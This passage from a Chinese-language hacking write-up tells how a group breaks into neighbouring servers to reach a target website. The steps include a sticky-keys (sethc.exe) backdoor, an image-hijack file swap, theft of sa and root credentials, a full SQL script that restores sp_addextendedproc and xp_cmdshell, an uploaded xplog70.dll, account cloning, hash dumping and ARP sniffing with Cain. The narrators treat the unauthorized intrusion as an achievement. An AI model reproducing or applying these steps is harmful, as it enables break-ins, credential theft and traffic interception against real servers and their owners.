


图5




图6

是的！原来管理员经常操作一些东西，于是桌面上自然而然的就放了一些东西！有了root那就导出udf提权，可是发现导出udf失败，还是麦咖啡作怪！我无语了！

这时候小冰说这个服务器被人搞过了，有shift后门，一测试，果然是的！可惜我们不知道他的密码！不是有FTP么？于是直接把windows\system32\sethc.exe和windows\system32\dllcache\sethc.exe替换为cmd，然后5下shift……还不行！还是要输入密码！

这时候飞狼说了，估计对方做了映像劫持，可惜我们找不到路径，不过他说要是有远控马就好了，他这个要用到WinRAR.exe来解压。我们把这个WinRAR.exe文件替换成木马，然后按5下shift的时候就会运行我们的马。

可是问题又来了，米有免杀马啊，要是有的话，前面的ftp那个地方就能搞定了！

正在我们失望之时，飞狼和小三说用bloodsword大牛的马在“**D:\Program Files\复件 BlueLight**”里面找到了sa和root！我一看，果然如此！如图7。

前面说了，root提权导出被杀，那么我们就从这个sa下手。我连接上去之后，看了下版本，是mssql 2000的，执行建立账号失败，提示缺少“addextendedproc”存储过程，立即直接恢复sp_addextendedproc存储过程，如图8，执行代码如下：

```
create procedure sp_addextendedproc
@functname nvarchar(517),
@dllname varchar(255)/* name of DLL containing function
as
set implicit_transactions off
if @@trancount > 0
begin
raiserror(15002,-1,-1,'sp_addextendedproc')
return (1)
end
dbcc addextendedproc(
@functname, @dllname)
return (0)
GO
```

然后利用sp_addextendedproc存储过程恢复xp_cmdshell扩展存储过程：**EXEC sp_addextendedproc 'xp_cmdshell', 'xplog70.dll'**。不过很不幸的是，提示未找到xplog70.dll这




图7




图8




图9




图10

个dll文件。

没有那就上传吧，直接用SQLTOOLS连接上去上传一个xplog70.dll文件到系统目录中，然后再次执行上面的语句，又提示xp_cmdshell对象已经存在，我晕，那删掉了再恢复吧！语句：**EXEC sp_dropextendedproc 'xp_cmdshell'**，如图9。

哈哈，终于恢复成功了。这时候我执行建立用户却发现原来是对net做了手脚，我们上传net也不行。怪不得我当初ftp登录上去时不能建立用户！那不是有个shift后门么？我们就从那个后门下手！最后读取注册表找到了映像劫持的路径，于是我们替换之后，远程登录按5下shift，CMD出来了，如图10。


前面说了由于对net做了限制不能建立用户，于是我们只能克隆一个账户，传了一个aio发现被杀！汗……又找了其它工具clone.exe，成功得到一个账户进入终端！


进了服务器之后，我们把hash抓了一下，以防万一。下载cain安装，发现竟然不能打开，很显然是服务器做了设置，刚开始我以为是麦咖啡，于是关闭了它，把wincap换版本也不行，因为以前嗅探的时候米有遇到这种情况，应该不是wincap的问题吧？

死马当活马医吧！冒着生命危险重启了服务器，可是还是这样。无奈，其它的嗅探工具试了也不行！最后问了下朋友，试了试他说的办法也不行，如图11。

另觅他径


这个时候我不得不再去找一个目标，由于目标机器是14，这次我盯上了13号机器，另外还有一个原因，13号机器上面有一个XX数据中心，因为这个段有几个IDC，我还以为目标站是在这几个IDC买的空间（后来确定不是的，而是独立的），于是重点盯着这几个IDC服务器上面。


图11


图12

这次小心翼翼的找，生怕漏掉了东西，因为前面浪费了太多时间，无异于重新来过！找了半天，竟然找到了13号机器上面的一个DB点，可以列目录。由于马上要去上课了，就把点丢给了飞狼，如图12。

等到回来的时候，飞狼已经拿到了shell，他说这个服务器好像也用的是蓝芒，估计路径什么的都差不多，虽然有SU，但是都有安装密码的，无法提权。果然，我们也在同样的路径找到了SA和ROOT，这样拿下也不是问题了！于是成功建立了一个用户，发现3389是关闭的，估计改了端口，于是拿起扫描器开始扫了起来，半个小时之后发现了一个可疑的端口52014，连接之后发现果然是终端端口，如图13。



图13

进了服务器之后，找到了那个IDC，最后发现目标网站不是在这个IDC买的空间，飞狼说估计是独立的。后来我在G盘soft的目录下找到了FlashFXP，但是没有目标站，也懒得去弄这些跟目标站不着边的站了。

接着开始嗅探，可是嗅探了半天居然米有数据，我试着随便输入账号登录了下ftp，却没有记录下来！难道14号机器有防火墙？可是我看了下拿下的18号和13机器，都没有安装arp防火墙啊？其他的机器应该是同样的！

过了一天，一个朋友说估计是system32下npptools.dll文件的问题，我网上找了下，果然是的，于是登录上机器，给这个东西赋予权限之后，发现18号的cain能打开了！这样就好办了，我两台机器同时嗅探，不信嗅不到东西！不到一会，飞狼发过来截图，可以嗅探到东西，当然其它的机器没有太大的用处，我们只嗅探目标站和那几个IDC服务器！

